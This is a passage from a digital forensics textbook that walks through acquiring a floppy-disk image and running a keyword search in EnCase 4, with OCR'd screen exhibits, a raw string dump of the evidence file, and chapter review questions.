Click the `Cases` tab at the upper left. Notice in Exhibit 6.31 that the evidence file, LIB27.S01, is in position 1. Because this is the only file of interest to us, uncheck the other checkmarks, leaving only the checkmark in the 1 box.


Now right click on the `A` drive, which opens the menu shown in Exhibit 6.32. Click on `Acquire`, which displays the After Acquisition screen. Select the radio button `Replace source device`. This adds the new evidence file LIB27.S01 to the case, replacing the live preview (Exhibit 6.33).

Fill in the Name and Notes, and select no compression. The other fields are automatically filled in by EnCase. Click `Finish`.

Once the file is acquired, a partial view of the contents of the case file LIB27.S01 is displayed (Exhibit 6.34). Note that we have scroll bars on the right if we wish to take a look at other file portions.


If you click on `Devices`, then scroll to the right, you will see that EnCase has indeed hashed the file and verified this hash. The image file (also called the evidence file or bitstream backup) has now been acquired.

Recall now how we have a checkmark in the checkbox to the left of our LIB27.S01 file. This is pertinent to the searching capability of EnCase.


EnCase Forensic Edition
File Edit View Tools Help
New Open Print Refresh
Cases
Cases
Table Gallery Timeline Report
Text Hex Picture Disk Report Console Filters Queries Lock 0/0

	Name	Filter	In Report	File Ext	File Type	File Category	Signature	Description


Exhibit 6.28 The opening screen in Encase 4.



Preview Devices


	Name	Label	Access	Sectors	Size	Write Blocked	Read File
1	A		Windows	2,880	1.4MB		•

Exhibit 6.29 The Preview Devices screen.


EnCase Forensic Edition
File Edit View Tools Help
New Open Save Print Add Device Search Refresh
Cases Devices Machine Profiles Keywords
Table Report
Devices
TestCase1

	Name
1	TestCase1
☑ 2	A

Exhibit 6.30 With "A" added under TestCase1.


EnCase Forensic Edition
File Edit View Tools Help
New Open Save Print Add Device Search Refresh Acquire
Cases Devices Machine Profiles Keywords
Table Report Gallery
Cases
TestCase1
A

	Name
☑ 1	LIB27.S01
☑ 2	_CWNT5.INF
☑ 3	_ECRECS.INF
☑ 4	_ETCE3.INF
☑ 5	_SH.INF

Exhibit 6.31 Evidence file in position 1.

It tells EnCase which file we want to perform our search in. This is particularly important if we have a large number of files and we only want to search through a few of them.

Now we need to perform our keyword search operation. We could have set this up before we did the acquisition but I chose not to. Use the original set of keywords in the PattyKey.txt file. Click on `View`, which opens the menu shown in Exhibit 6.35.

In EnCase 4, keywords can be accessed by all cases that reside on your computer. That being the case, it is very important to group the keywords by appropriate categories so that they can be easily located when you need them. You will create folders to hold these various categories of keywords (Guidance Software calls these `Keyword Groups`).




EnCase Forensic Edition
File Edit View Tools Help
New Open Save Print Add Device Searc
Cases Devices Machine Profiles Keywords
Cases
TestCase1
A
Close
Copy/UnErase...
Copy Folders...
Bookmark Folder Structure Ctrl-B
Create Hash Set...
Export...
Recover Folders...
Acquire...
Restore...
Hash...
Scan Disk Configuration
Verify File Integrity...
Modify time zone settings...
Export Selected Files to i2...
Expand/Contract Space
Expand All
Contract All
Set Included Folders Num +
Include Sub Folders Shift-Num +
Include Single Folder Ctrl-Num +

Exhibit 6.32 "A" drive menu.

To create a Keyword Group (KG), which we will call `Patty`, click on the `Keywords` tab (Exhibit 6.36).

Notice that there are some folders already created. To create the `Patty` folder, right click on the word `Keywords`. On the next menu, click on `New Folder` ... then type the name of the folder (Patty) to add it to the list.

Your keywords can be moved into this folder in a variety of ways. Notice the menu items in Exhibit 6.37 that I obtain by a right click on the `Patty` folder. Click the `Add Keyword List`... item, which opens the `Add Keyword List` screen. We can populate the keyword list by simply doing a cut and paste from our PattyKey.txt file. Note that in this



Options

Name: Lib27

Evidence Number: Lib27

Notes: Example acquisition in EnCase 4.16 using Lib27.s01 for the evidence file

Start Sector: 0

Stop Sector: 2879

Compression: ● None ○ Good (Slower, Smaller) ○ Best (Slowest, Smallest)

Password:

Confirm Password:

File Segment Size (MB): 640

☑ Generate image hash

Output Path: F:\Program Files\EnCase4\Lib27.E01

Exhibit 6.33 New evidence file LIB27.S01 added to the case.


mode you can only have one keyword per line. There are other ways to perform searches using phrases instead of individual words. Exhibit 6.38 displays most of the keywords we are using, but there are a few more above the word `Police` that you do not see. Just keep in mind that we are using the keywords that I listed earlier.

Notice the checkmark in the `Active Code-Page` box. This occurs by default and works fine for the type of search we are doing. Now click `OK` and you see our list of 26 keywords show up in a new window.

Click on the `Search` button in the toolbar. This a Search screen, and I have placed checkmarks in the boxes appropriate for this search (Exhibit 6.39).

Click on `Start` to begin the search. When completed, you will see summary of the results. Click `OK` to continue. To view the search hits, click on the `View` menu, then click on `Search Hits`, which displays the results (Exhibit 6.40).

To see the text that surrounds the search term, click on the item under `Preview`. This is something that should be included in the final report. If you right click the blue highlighted area, an option menu opens, which



```
0000000 EP& M?& u>& M?& fQf3 YYAt COMPuB& AQu9& =68w.r =80w!r =40s <$u B)u &)u s-. X[. t.. Z.u 0.u ,1$ B)u9 t3f r,f &)uI uC& _^f [fQf fYf= r f=
0000135  f.; `u fHf3 fQf3 fY. PRV &)t- 10u 0u ^ZX fP& fXf3 ERf& MPf MAf EXf tv& EF f.; UI& mEf UFf+ MH& fHf3  t9f& E\3 EKH t>& &)0 PuW uP< OuG
0000270 fPfR+  tEf <fZfX fPfR+ t'. f&; fZfX r4t w0+ PVWUS tU< tQ3 < rB Pu4 Ot&R []_^X PQW _YX "Hu <$t OXu QS. <et <Eu <et <Eu r_& <<sJ <<s= PSQ
0000405 R rw& rk& ZY[X  w5t CIu v#. FAT12 FAT16 FAT32 NO NAME &8E u&3 &:E Ey+ E; u E;@u QRfS WfV t-f3 u'f& u/f& u3f& u7& u%& u#N& u+& f^_ ]'f&
0000540 ]/f& ]3f& ]#& ]%K& ]+& ]-f[ZY rt+ ?it uR& MSu DMu F3u t-< &)t B)uC &)u- w+& tJ& PS& !us tn& &8E ]?tK&0]?_ u>& t"& &;U &;u &;U u4. u'P I
0000675 8L XPQ YX+ mx. tYX& &:M &:u &:mxt t!& &;Uyu &;M{t Uy& `@aAbBfFgGhHI E; t.. u&<Ft=<Gt9. <`. <Fr ,@.: E?% ^_. M?@ O&. O\. ?w% w(. w^GG QS
0000810 3 [Ys+ PQR ZYX QRFF tP& QR. t)2 MAI r6. SV. u:P }LQ fQ& D,3 ^YI PSQRVWU ]_^ZY[X [YIt t!& INIT_SEG [s3 G)& G+& =\\t t#< <Ou IA: PSW G)&
0000945 EC& G+& G-& _[X +>* X^_Y X]. X^_Y QWVP  ScanDisk did not perform any tests. PQW |d+ .;|fv OZ_YX .;\fw SVW uM9\fra rJV _^[ USVW &8d _^[]
0001080  W9\fr G,X G,+ |>& PQS #8r [YX 5G^[YX ?&P GrP Wf& ]2& GrP Gl& ]XZY^_ WVQRPU. GO* V^& uJ2 ZY^_ ?2t GlPX _,[ w2W Gl< Gl& ZY^_ PSV Gl& w,&
0001215  w.t UWQR _,ZY_] ^[X G.PS GFP r"P GXPS G2P PQR W*3  tE ZYX 8G&s GZ; :r5u) ;WNw GZ Q (-r PRV \h8G *;=u GH& ;wfs$ @t# ;06[v Y 0t;0tt wtS
0001350 &;G GH, PQRWV tE& X^_ZYX YQ; YQ; [^_ZYX SVW o/_ _^[ VWR ;]fw Z_^ Z_^ |h8] |d8] .;|fw \h_ WSV ^[_ t%& QVW _^Y tJ& vD& QVW _^Y Y_t u]W M<
0001485 & G<9 908t8 D%Q XVQ XY^^_ t-P& E,& E.Xt!_ E1_ ?$? ?P= -tF -4? AT> -hCtCDD E4F 9Eb Gf@u!& Gd& r6& :0!u0 :0!t- PWS t$& &;E &;E &;E [_X &;
0001620 E &;E [_X PQRWV3 G *G"$ G ^_ZYX :G"t!Q g"* G":G u] t|S t|S D~X[ 9Ebr r\& :0!uN :0!t u & uB& !s92 WRV ^Z_Xs r.P r+_& *0" 80$v u0& ZrJ GX
0001755 PS G2P G.PS GFP GfA GXPS G2P G.PS GFP GfA uX& _VW PRV ^ZX] fPVg ^fX ]_^ZY[X PSQRVWU 0Bt; 0Dt] wR; [YE r)9E v$9] tTW Xt= _^S X[s U`+ GH*
0001890  D(S U`+ EXP EXPW E2P GH2 D(S D&S D&+ D*S VWQ D&+ D*S Y_^ D(+ D*S Gj+Gh PQRVW& t!8GIu VWQ Y_^u _^ZYX VWQ Y_^ G @ _`+ wl& @u' GD& _`+ WH
0002025 & RQ+ [X; Gj; r&[ Oh& Od)Oj& GrP u2& tD9 G @ VWS wl& [_^ u*2 r^W wlV _^& GD& GH2 S[R GrP @P+ GrP PVWS [_^X [_^X 0 @ @P+ GrP wl& GI& GDX
0002160  SRW _Z[ _Z[ _Z[ u-& @u% t;& wh& t!& rw& ;4tg ;4t GH& u4& ZXs G~X_[ L4x> DJV t|W w|W G4W tfW E|;E|_uY 04x E *E"$ 8E$v }g* @uA E#VP 9GLt
0002295  MB= VER DLL COMMCTRLDLL SHELL DLL WINHELP EXE TOOLHELPDLL COMMDLG DLL LZEXPANDDLL DCIMAN32DLL DCIMAN DLL MSMIXMGRDLL MIDIMAP DRV AVIFI
0002430 LE DLL MSVIDEO DLL DISPDIB DLL MSACM DRV MSACM DLL MCIOLE DLL AVICAP DLL MCIAVI DRV WINSOCK DLL !J' ^13 BNu =Bt >P/ !QR >k, Invalid sys
0002565 tem disk Disk I/O error Replace the disk, and then press any key !re >y, >P/ >P/ >RK s,t >|, |,r Kf@f= q,f 6j, A/3 q,f q,f3 E/3 I/3 M/3
0002700  &s,; @[<Au 0"u o/f g/; ]/w ]/f U/; y/; MDu ZPX >P/ >P/ ^1C >P/ !rv +|]2 M}N >q, >P/ fRfQfPf ~,f n,fXfYfZ >P/ tn3 1rP MSu DMu F3u uAf n
0002835 ,& >k, >q, 1Lw >q, n,( >v, .s, t, >y, ql; >y, ,f+ >s,f fHf3 q,K >y, >s, q,K >y, |,t q,K v,f t,f >|, t,f+ w,f 'f+ s,f3 >|, ^1B 1f; 6q,f
```

Exhibit 6.34 The contents of the case file LIB27.S01.





Exhibit 6.35 View menu.


EnCase Forensic Edition
File Edit View Tools Help
New Open Save Print Add Device Search Refresh New
Cases Devices Machine Profiles Keywords
Table Report
Keywords
Email Addresses
KEB1
Web Addresses

	Name
1	Email Addresses
2	KEB1
3	Web Addresses

Exhibit 6.36 Creating a keyword group.

allows you to `Bookmark Data`, `Export` …, `Copy`, and `Go To`. Scroll down the contents of the case file under `Preview` (Exhibit 6.27) to obtain information shown in Exhibit 6.41.

You can see that we have learned some interesting information that we will need to turn over to the law enforcement authorities. These information fragments are typical of what an Analyst can uncover when searching slack space, swap space, and other `hidden` areas of the hard drive. I have seen multiple hours, days, weeks, and months worth of




Exhibit 6.37 Menu items obtained by right-clicking the "Patty" folder.

conversations on systems that had been compromised by hackers or that were being used in some fashion for criminal or terrorist-related purposes. It is also important to note that your keyword searches will also generate a significant portion of garbage data (noise). This is information that comes up due to the keyword or phrase you used but is not pertinent to the case you are working on.

Now let us move on to another key forensics tool used in the law enforcement community: Ilook Investigator.


Chapter Questions

Question 1: What platforms and file systems does EnCase Forensic Edition support?

Question 2: What is the purpose of EnScript?

Question 3: Can you build custom scripts for special investigative needs and to automate tasks?

Question 4: Has EnCase been NIST verified?




Add Keyword List

Keywords

Police
Fail
Deliver
Sister
Brother
Mother
Father
Die
Dead
Verivax
Develop
Countermeasures
Tools
FBI
Secret Service
Fool
Trick

- □ GREP
- □ Case Sensitive
- □ RTL Reading
- ☑ Active Code-Page
- □ Unicode
- □ Unicode Big-Endian
- □ UTF8
- □ UTF7


Exhibit 6.38 Keyword list.



Search

- ☑ Selected Files Only
- 1 Files
- ☑ Search each file for keywords
- □ Verify file signatures
- □ Compute hash value
- □ Recompute hash values
- □ Search file slack
- □ Undelete files before searching
- □ Search only slack area of files in Hash Library
- ☑ Selected keywords only
- 26 keywords


Exhibit 6.39 Active code-page search screen.


EnCase Forensic Edition
File Edit View Tools Help
New Open Save Print Add Device Search Refresh
□ Show Excluded □ Show Deleted
Delete View Search Hits
Cases Devices Machine Profiles Keyword
Table Gallery Timeline

Search Hits
- TestCase1
  - Patty
  - Trade Secret
  - Precaution
  - Email
  - Address
  - Zip
  - Poison
  - Gif
  - Contact
  - Police
  - Fail
  - Deliver
  - Sister
  - Brother
  - Mother
  - Father
  - Die
  - Dead
  - Verivax
  - Develop
  - Countermeasures
  - Tools
  - FBI
  - Secret Service
  - Fool
  - Trick

		Name	Preview	Hit Text
	1	Patty		
